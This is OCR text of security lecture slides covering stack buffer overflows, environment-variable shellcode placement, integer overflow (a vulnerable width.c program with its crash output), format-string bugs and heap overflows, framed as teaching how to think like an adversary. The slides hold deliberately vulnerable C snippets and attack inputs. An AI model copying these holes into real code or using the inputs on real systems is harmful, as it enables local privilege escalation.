


* Use environment var to store shell code
* Bash passes this array from shell's environment by default
* Or you can pass it explicitly via execve()

```
execve("meet", argv, envp)
```

`char[][] envp` (just like argv)

exploiting small buffers



exploiting small buffers

```
void func(int a, char v) {
  char buf[128];
  init(buf);
  buf[a] = v;
}
```

set `a > 128` and
make `&buf[a]` point to return address


integer overflow


width.c

```c
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]) {
  unsigned short s;
  int i;
  char buf[80];
  if(argc < 3){
    return -1;
  }

  i = atoi(argv[1]);
  s = i;

  if(s >= 80) {  /* [w1] */
    printf("Oh no you don't!\n")
    return -1;
  }

  printf("s = %d\n", s);

  memcpy(buf, argv[2], i);
  buf[i] = '\0';
  printf("%s\n", buf);

  return 0;
}
```


Shell


```
> ./width 5 "Hello there"
s = 5
Hello
>
> ./width 85 "Hello there"
Oh no you don't!
>
> ./width 65536 "Hello there"
s = 0
Segmentation fault (core dumped)
```





heap overflows





heap overflows

format string vulnerabilities

```
printf(const char* format, … )

printf("Hi %s %s\n", argv[1], argv[2]);


void main(int argc, char* argv[]) {
  printf(argv[1]);
}
```

```
argv[1] = "%s%s%s%s%s%s%s%s%s%s%s"
```

Adversary-controlled format string gives all sorts of control

Can do control flow hijacking directly

why?

* Why do we study old attack vectors?
* Nice introduction -- think like an adversary
* Some of these vulnerabilities are still around :(
* Everything old is new again
  / embedded devices connected to the internet, programmed in C

recap

* Classic buffer overflow
  / corrupt program control data
  / hijack control flow

* Integer overflow, signedness vulnerabilities, format string vulnerabilities, heap overflow

* All: local privilege escalation vulnerabilities